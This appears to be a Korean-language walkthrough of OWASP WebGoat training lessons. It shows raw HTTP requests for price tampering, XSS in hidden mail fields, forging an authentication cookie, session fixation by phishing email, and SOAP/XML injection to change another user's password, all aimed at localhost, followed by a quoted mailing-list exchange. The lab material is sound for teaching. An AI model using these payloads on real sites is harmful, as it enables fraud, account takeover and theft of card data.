- 지원하는 알고리즘을 잠시 살펴보면, 여기서 해쉬 함수의 경우는 MD5나 SHA-1을 지원한다. 키를 갖는 해쉬 함수의 구성에 있어서는 SSL과 TLS는 다른 방법을 사용한다. 이들 중, TLS는 HMAC 방식을 이용한다. 비밀키 암호 알고리즘은 record protocol에서만 사용을 하는데, 대표적으로 지원하는 것이 DES, 3DES(DES를 세 번 연속해서 사용하는 암호 알고리즘), RC4 등이 있다. 또한 서로 키를 교환할 때에는 RSA 공개키 암호 알고리즘을 이용한 방법과 DH 키 교환 알고리즘을 이용한 방법, 두 가지를 지원한다. SSL/TLS는 클라이언트 또는 서버의 인증서가 전자서명 인증서인 경우에는 키 교환 알고리즘에 사용할 수 있는 값을 생성한 후, 이 값을 전자서명을 통하여 서명한 후 보내는 방법을 사용한다.

# Insecure Configuration

- Forced Browsing
- 목적: “config” 인터페이스에 대한 URL 추측 가능 확인
- 문제: “config” 페이지는 오직 허용된 사람만 이용 가능해야 하는데 application이 수평적인 권한에 대한 체크를 하지 않아 권한이 없는 사람도 접근할 수 있다.
- 주소 표시줄에 config와 관련된 여러 URL을 추측해서 넣어본다.

# Insecure Storage

- Encoding Basics
- **목적: 여러 인코딩 방법 소개**
- **문제: 여러 인코딩 방법에 친숙해 지기**
  
- Base64 encoding: encoding bytes into ASCII
  - simple reversible, printable, no security
- HTML Entity encoding: for special characters
  - `&amp;`; `&nbsp;`; `&lt;`; `&gt;`;
- Password based encryption (PBE)
  - string encryption with text password, cannot decrypted
- MD5 hash: checksum used to validate a string or byte array, cannot reversed
- SHA-256 hash: checksum, cannot reversed
- Unicode encoding
- URL encoding
- Hex encoding
  - `%xx` format
- Rot13 encoding: unreadable next, but easily reversed, no security
- XOR encoding: weak encryption schema
- Double unicode encoding
- Double URL encoding

# Parameter Tampering

- Exploit Hidden Fields
- **목적: 패킷의 값 변조 가능성 확인**
- **문제: 인터넷 쇼핑몰에서 HDTV를 정가보다 싸게 구입하라.**
- **이 문제는 우리가 흔히 접하는 인터넷 쇼핑몰에서 TV를 구매한다고 가정했을 때 결제 금액을 변경하여 서버측에서 원래 금액이 아닌 내가 설정한 금액을 요청하여 정상적인 응답을 받아야 한다. "Update Cart"는 내가 카드의 정보를 업데이트 하고자 할 때 사용할 수 있다.**

POST /WebGoat/attack?Screen=121&menu=1600 HTTP/1.0

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, \*/\*

Referer: http://localhost/WebGoat/attack?Screen=121&menu=1600

Accept-Language: ko

Content-Type: application/x-www-form-urlencoded

Proxy-Connection: Keep-Alive

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)

Host: localhost

Pragma: no-cache

Cookie: JSESSIONID=CAEB873199E43A8A0856FD56816EE9B3

Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=

Content-Length: 38

QTY=1&SUBMIT=Update+Cart&Price=0

# Parameter Tampering

- Exploit Unchecked Email
- **목적: 메일의 hidden field를 조작하여 받는 사람의 주소를 변경하여 메일 훔쳐보기**
- **문제:** 1) 악의적인 스크립트를 website 관리자에게 전송할 것  
2) 악의적인 스크립트를 'OWASP'에서 '친구(Friend)'에게 전송할 것

이번 문제는 메일을 전송하는 과정에서 받는 사람 주소의 TO의 hidden field를 조작하여 주소를 변경하여 메일을 원래 수신자가 아닌 공격자가 원하는 계정으로 전송되도록 해야 한다. 먼저 단순한 스크립트를 넣어 스크립트 공격이 통하는지 확인해야 한다. 메시지 필드에 `<script>alert("XSS")</script>`를 입력하면 XSS 공격이 차단되는지 여부를 확인할 수 있다.

```
POST /WebGoat/attack?Screen=73&menu=1600 HTTP/1.0
```

```
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
```

```
Referer: http://localhost/WebGoat/attack?Screen=73&menu=1600
```

```
Accept-Language: ko
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Proxy-Connection: Keep-Alive
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
```

```
Host: localhost
```

```
Pragma: no-cache
```

```
Cookie: JSESSIONID=CAEB873199E43A8A0856FD56816EE9B3
```

```
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
```

```
Content-Length: 149
```

```
gId=GMail+id&gPass=password&subject=Comment+for+WebGoat&to=hackeran@hotmail.com&msg=%3Cscript%3Ealert%28%93XSS%94%29%3C%2Fscript%3E&SUBMIT=Send%21
```

# Parameter Tampering

- Bypass Client Side Javascript Validation
- 목적: 입력값 검증 우회
- 문제: 이 website는 client와 server 양측에서 검증을 수행한다. 이번 문제에서는 client 측의 검증을 깨고 exception 없이 website에 입력 값을 전송하라.

```
<SCRIPT>
regex1=/^[a-z]{3}$/;
regex2=/^[0-9]{3}$/;
regex3=/^[a-zA-Z0-9 ]*$/;
regex4=/^(one|two|three|four|five|six|seven|
regex5=/^\Wd{5}$/;
regex6=/^\Wd{5}(-\Wd{4})?$/;
regex7=/^[2-9]\Wd{2}-?\Wd{3}-?\Wd{4}$/;
function validate() {
msg='JavaScript found form errors'; err=0;
if (!regex1.test(document.form.field1.value)) {err+=1; msg+='\n bad field1';}
if (!regex2.test(document.form.field2.value)) {err+=1; msg+='\n bad field2';}
if (!regex3.test(document.form.field3.value)) {err+=1; msg+='\n bad field3';}
if (!regex4.test(document.form.field4.value)) {err+=1; msg+='\n bad field4';}
if (!regex5.test(document.form.field5.value)) {err+=1; msg+='\n bad field5';}
if (!regex6.test(document.form.field6.value)) {err+=1; msg+='\n bad field6';}
if (!regex7.test(document.form.field7.value)) {err+=1; msg+='\n bad field7';}
if ( err < 0 ) alert(msg);
else document.form.submit();
}
</SCRIPT>
```

type	name	value
URL	Screen	99
URL	menu	1600
body	field1	abc1
body	field2	1231
body	field3	abc+123+ABC1
body	field4	seven1
body	field5	902101
body	field6	90210-11111
body	field7	301-604-48821
cookie	JSESSIONID	CAEB873199E43A8A0856FD56816EE9B3

# Session Management Flaws #1

- Hijack a Session
- Concept: **그들 자신의 session IDs를 만드는 application 개발자는 종종 보안에 필수인 복잡성과 무작위성을 집어넣는 것을 잊곤 한다. 만약 유저가 session ID를 지정한다면 복잡성이나 무작위성이 아니며, 그땐 application은 session-based brute force 공격이 아주 쉽게 가능하다.**
- General Goal: **다른 사람 소유의 인증된 session을 획득하도록 시도하라.**
- Crowbar: brute-force tool, <http://www.sensepost.com/research/crowbar/>

```
POST /WebGoat/attack?Screen=124&menu=1700 HTTP/1.0
```

```
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
```

```
Referer: http://localhost/WebGoat/attack?Screen=124&menu=1700
```

```
Accept-Language: ko
```

```
Proxy-Connection: Keep-Alive
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
```

```
Host: localhost
```

```
Pragma: no-cache
```

```
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
```

```
Cookie: WEAKID=15206-1250599228244; JSESSIONID=CAEB873199E43A8A0856FD56816EE9B3
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 69
```

```
Username=guest&Password=guest&WEAKID=15206-1250599228244&SUBMIT>Login
```

```
WEAKID=15207-1250600590197
```

# Session Management Flaws #2

- Spoof an Authentication Cookie
- Concept: 만약 올바른 인증 cookie가 지정됐다면, 많은 application은 site내로 유저를 자동적으로 로그인 할 것이다. cookie를 생성하는 알고리즘을 획득할 수 있다면, 때때로 cookie 값들은 유추할 수 있다. 때때로 cookie들이 client 머신에 남아있고, 다른 시스템 취약점을 이용하여 훔쳐질 수 있다. 때때로 cookie들은 XSS를 이용하여 가로챌 수 있다.  
이번 레슨은 인증 cookie들에 대해 알고 이 레슨의 cookie 인증 메소드를 침해하는 것이다.
- General Goal: 유저는 인증 체크를 우회할 수 있어야 한다.
- Problem: 어떤 일이 일어나는지 webgoat/webgoat 계정으로 로그인하라.  
또한 aspect/aspect로 시도해도 좋다. 당신이 인증 쿠키를 이해했다면, 당신의 id를 alice로 변경하기를 시도하라.

# Spoof an Authentication Cookie

GET /WebGoat/attack? HTTP/1.0

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, \*/\*

Referer: http://localhost/WebGoat/attack?Screen=125&menu=1700

Accept-Language: ko

Proxy-Connection: Keep-Alive

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)

Host: localhost

Cookie: AuthCookie=65432ubphcfx; JSESSIONID=ACCFD084835F4949383CD1F0B6E3B223

Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=

webgoat -> 65432ubphcfx

aspect -> 65432udfqt

alice -> **65432fdjmb**

GET /WebGoat/attack? HTTP/1.0

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, \*/\*

Referer: http://localhost/WebGoat/attack?Screen=125&menu=1700

Accept-Language: ko

Proxy-Connection: Keep-Alive

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)

Host: localhost

Cookie: AuthCookie=**65432fdjmb**; JSESSIONID=ACCFD084835F4949383CD1F0B6E3B223

Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=

# Session Management Flaws #3

- Session Fixation
- Concept: 'Session Fixation'으로 session을 훔치는 방법
- How the attacks works: 유저는 유일한 Session ID로 서버에 의해 인식된다. 만약 유저가 로그인하고 인증됐다면 유저가 Session ID에 의해 식별되기 때문에 그가 application을 다시 방문하려고 할 때, 그는 다시 인증하지 않아도 된다. 어떤 application에서는 Get-Request에 Session ID가 전달될 수 있다. 여기가 공격이 시작되는 곳이다. 공격자는 선택된 Session ID와 함께 희생자에게 hyperlink를 보낼 수 있다. 예를 들어, 이것은 application 관리자로 부터 공식적인 mail 처럼 보이도록 준비된 mail에 의해 될 수 있다. 만약 희생자가 그 link를 클릭하고 로그인한다면, 그는 공격자가 선택한 Session ID에 의해 인증된다. 공격자는 같은 ID로 page에 방문하고 희생자로서 인식되고 인증없이 로그인을 얻을 수 있다.
- General Goal: 이번 레슨은 여러 단계를 갖고 있다. 당신은 공격자 겸 희생자 역할을 한다. 이 레슨을 마치고 나서 일반적으로 작용하는 Session Fixation의 방법을 이해해야 한다. 또한 Session ID들에 대해 Get-Request를 사용하는 것이 좋지 않은 생각임을 이해해야 한다.

# Session Fixation #1

- Stage 1: Session ID를 포함하고 있는 링크와 함께 Goat Hills Financial로 부터의 mail 처럼 보이도록 준비된 mail 을 Jane에게 보내야 한다. Mail은 이미 준비되어 있다. 당신은 단지 link를 수정하면 되며, Session ID (SID)을 포함시킨다. 물론 WHATEVER에는 어떤 다른 문자열로 대체할 수 있다. Link는 다음과 유사해야 한다.

<a href=http://localhost/WebGoat/attack?Screen=46&menu=320&SID=WHATEVER>

You are: Hacker Joe

Mail To: jane.plane@owasp.org  
Mail From: admin@webgoatfinancial.com  
Title:

<b>Dear MS. Plane</b> <br><br>During the last week we had a few problems with our database. We have received many complaints regarding incorrect account details. Please use the following link to verify your account data:<br><br><center><a href=http://localhost/WebGoat/attack?Screen=46&menu=320&SID=WHATEVER> Goat Hills Financial</a></center><br><br>We are sorry for the any inconvenience and thank you for your cooperation.<br><br><b>Your

Send Mail

# Session Fixation #2

- Stage 2: 이제 당신은 아래의 mail을 받은 희생자 Jane이다. 당신이 마우스로 link를 가리키면, 당신은 포함된 SID가 있음을 볼 것이다. 어떤 일이 발생하는지 보기위해 그것을 클릭하라.

`<a href=http://localhost/WebGoat/attack?Screen=46&menu=320&SID=WHATEVER>`

- Stage 1에서 SID만 변경
- <http://localhost/WebGoat/attack?Screen=152&menu=1700&SID=WHATEVER>
- Send Mail 후에 받은 mail에서 link 클릭

You are: Hacker Joe

Mail To: jane.plane@owasp.org  
Mail From: admin@webgoatfinancial.com  
Title:

**Dear MS. Plane**

During the last week we had a few problems with our database. We have received many complaints regarding incorrect account details. Please use the following link to verify your account data:

<http://localhost/WebGoat/attack?Screen=152&menu=1700&SID=WHATEVER> Goat Hills Financial

We are sorry for the any inconvenience and thank you for your cooperation.

**Your**

# Session Fixation #3

- Stage 3: 그 은행은 당신의 data를 확인하기 위해 당신에게 질의할 것이다. 당신의 상세정보가 옳은지 보기 위해 로그인 하라. 당신의 user name 은 Jane 이고 password는 tarzan 이다.
- Solution:  
<http://localhost/WebGoat/attack?Screen=84&menu=1700&SID=WHATEVER>
- Stage 4: session을 훔칠 시간이다. Goat Hills Financial에 접속하기 위해 다음의 링크를 사용하라.
- Solution:  
<http://localhost/WebGoat/attack?Screen=84&menu=1700&SID=WHATEVER>

# Web Services #1

- Create a SOAP Request
  - SOAP request를 생성하는 방법
- Concept: Web Service들은 SOAP request들의 사용을 통해서 통신한다. 이들 request들은 web service definition language (WSDL) 에 정의된 함수를 실행하기 위한 시도에서 web service로 전송된다. WSOI file들에 관한 것을 배우자. WebGoat의 (WSDL) 파일을 확인하라.
- General Goal: browser 나 Web Service tool을 가지고 WSDL에 접속을 시도하라. Web service에 대한 URL은 <http://localhost/WebGoat/services/SoapRequest> 이다. WSDL은 보통 web service request의 끝에 ?WSDL을 추가 시킴으로써 보여질 수 있다.
- Solution:  
<http://localhost/WebGoat/services/SoapRequest?WSDL>

# SOAP (Simple Object Access Protocol)

- **SOAP Message의 기본 구조**

- SOAP Message는 다음과 같이 Envelope, Header, Body 세 개의 주요 파트(parts)로 이루어지며 아래와 같은 구조로 구성된다. (SOAP Header는 SOAP Message에서 Optional 하다.)

- SOAP Message의 구성 요소 :

- Envelope: 메시지의 시작과 끝을 정의함
- Header: 메시지의 모든 조건적 소성들을 포함함 (optional)
- Body: 전송될 메시지를 포함한 모든 XML 데이터를 포함함

- **SOAP Message의 예**

- SOAP Message 자체는 하나의 XML 문서이다.
- SOAP spec은 message 의 구조와 내용을 구성하기 위한 spec이므로 Message의 전달 endpoint 정보는 포함되지 않는다.

```
<?xml version='1.0' ?>
<env:Envelope xmlns:env="http://www.w3.org/2003/05/soap-envelope" >
<env:Header>
...
</env:Header>
<env:Body>
<m:chargeReservationResponse
env:encodingStyle="http://www.w3.org/2003/05/soap-encoding"
xmlns:m="http://travelcompany.example.org/" >
...
</m:chargeReservationResponse>
</env:Body>
</env:Envelope>
```

Ref: <http://resl.icu.ac.kr/~iamhjoo/etc/soap.pdf>

# Create a SOAP Request #1

1. Change the POST header to open the SoapRequest.
2. Change the Content-Type to text/xml.
3. Add a header SOAPAction.
4. Append the XML envelope to the request

```
POST http://localhost/WebGoat/services/SoapRequest HTTP/1.1
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Content-Type: text/xml
SOAPAction:
```

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<SOAP-ENV:Body>
<ns1:getFirstName SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:ns1="http://lessons">
<id xsi:type="xsd:int">101</id>
</ns1:getFirstName>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

# Create a SOAP Request #2

```
POST /WebGoat/services/SoapRequest?WSDL HTTP/1.0
Accept: */*
Referer: http://localhost/WebGoat/attack?Screen=100&menu=1800
Accept-Language: ko
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: localhost
Pragma: no-cache
Cookie: JSESSIONID=ACCFD084835F4949383CD1F0B6E3B223
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Content-Type: text/xml
SOAPAction:
```

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<SOAP-ENV:Body>
<ns1:getFirstName SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:ns1="http://lessons">
<id xsi:type="xsd:int">101</id>
</ns1:getFirstName>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

# Web Services #2

- WSDL Scanning
- General Goal: **이 화면은 web service를 위한 API이다. 이 web service를 위해 WSDL file을 클릭하고 어떤 고객의 credit number를 획득하라.**

POST /WebGoat/attack?Screen=106&menu=1800 HTTP/1.0

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, \*/\*

Referer: http://localhost/WebGoat/attack?Screen=106&menu=1800

Accept-Language: ko

Content-Type: application/x-www-form-urlencoded

Proxy-Connection: Keep-Alive

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)

Host: localhost

Pragma: no-cache

Cookie: JSESSIONID=ACCFD084835F4949383CD1F0B6E3B223

Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=

Content-Length: 39

id=101&field=getCreditCard&SUBMIT=Submit

# Web Services #3

- Web Service SAX Injection
  - Web Service에 SAX Injection을 수행하는 방법
- General Goal: 어떤 web interface들은 background에서 Web Service의 사용하게 만든다. 전처리가 모든 입력 검증을 위해 web service에 의존한다면, web interface가 보내는 XML을 더럽힐 가능성이 있다.
- 이번 연습문제에서, 101과 다른 유저의 password를 변경시키도록 시도하라.

POST /WebGoat/attack?Screen=78&menu=1800 HTTP/1.0

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, \*/\*

Referer: http://localhost/WebGoat/attack?Screen=78&menu=1800

Accept-Language: ko

Content-Type: application/x-www-form-urlencoded

Proxy-Connection: Keep-Alive

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)

Host: localhost

Pragma: no-cache

Cookie: JSESSIONID=ACCFD084835F4949383CD1F0B6E3B223

Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=

Content-Length: 22

password=newpassword</password>

</wsns1:changePassword>

<wsns1:changePassword>

<id xsi:type='xsd:int'>102</id>

<password xsi:type='xsd:string'>notforyoutoknow&SUBMIT=Go%21

# Web Services #4

- Web Service SQL Injection
  - Web Service SQL Injection을 수행하는 방법
- General Goal: web service description language (WSDL) 파일을 클릭해서, 여러 사용자의 credit card 번호들을 획득하도록 시도하라. 당신은 이 화면이 돌려주는 결과값을 볼 수 없을 것이다. 당신이 성공했다고 믿을 때, page를 새로고침 해서 'green star'를 찾아라.
- Solution: 이 레슨은 SOAPUI라는 web services 툴을 사용함으로써 쉽게 풀수 있다. 그러나 당신은 여기서 오직 WebScarab만을 사용할 것이다. WebScarab에서 "WebServices" 탭으로 가라. 당신은 호출된 web services나 WSDL 파일들의 히스토리를 볼 것이다.

# The CHALLENGE!

From: Jeff Williams \_at\_ Aspect <\_at\_>  
Date: Wed, 26 Mar 2003 09:56:00 -0500

Hi,

The challenge is intended to be very difficult (and in some cases tedious), like penetrating systems in the real world. But it's definitely achievable with patience and thought. I've always said your best pentest tool is in your head.

Anyway, you can solve the authentication stage by figuring out how to access the source code and then just checking the logic. You're right that it is not based on SQL. Another solid reason for code review, but that's another thread. There is another way to get the credentials by sniffing the network, but it's not realistic in most environments and was intended to teach a different skill.

As far as defacing the site using the SSI vulnerability, you'll need to learn the SSI syntax and then look for a command you could inject and use.

I'm sure you can execute the attack if you think hard. The code can also be your guide if you figured out how to access it. Of course you could cheat and extract it from CVS, but it is available through a separate weakness in WebGoat.

Good luck,

--Jeff

Jeff Williams  
Aspect Security, Inc.  
<http://www.aspectsecurity.com>

----- Original Message -----

From: Indian Tiger  
To: webappsec\_at\_securityfocus.com  
Sent: Saturday, February 23, 2002 2:24 AM  
Subject: webgoat breaking

hi all,

i m trying to break the webgoat challenge. But i m not able to break the user authentication. I tried to break user authentication using all possible SQL Injections, but it couldnt work out. I need help on this topic. what i should try to break this user authentication. i have gone thru its code ,it is written in the java & i did not find any Sql query used for cheking username & password, so is there any way to break this user authentication scheme ?  
I m looking for the material on SERVER SIDE INCLUDES VULNAREBILITIES. i got the information that some sites are vulnerable to Server Side Includes but i dont know how i can use SSI to test vulnerability of the sites. SSL includes can be helpfull in webgoat also.Any help on this topic will be highly appreciated.

Thanking You.  
Sincerely,



**You did a good job!**